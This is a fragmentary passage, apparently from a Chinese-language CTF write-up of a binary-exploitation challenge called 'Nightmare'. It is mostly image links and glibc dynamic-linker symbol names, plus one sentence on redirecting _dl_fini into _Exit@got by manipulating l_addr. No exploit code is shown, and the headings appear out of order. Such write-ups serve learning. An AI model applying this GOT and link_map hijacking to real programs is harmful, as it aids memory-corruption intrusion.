
write@plt


\_dl\_runtime\_resolve\_xsavec


\_dl\_fixup

\_dl\_lookup\_symbol\_x

do\_lookup\_x







執行 `_dl_fini` function，並把 `_dl_fini` 填到 `_Exit@got`。到此我們不再需要偏移 `l_addr`，復原的同時也會讓 `_dl_fini` 解析到 `write@got`


- Linker
- Library
- Executable

# \$ Nightmare


## Exploitation

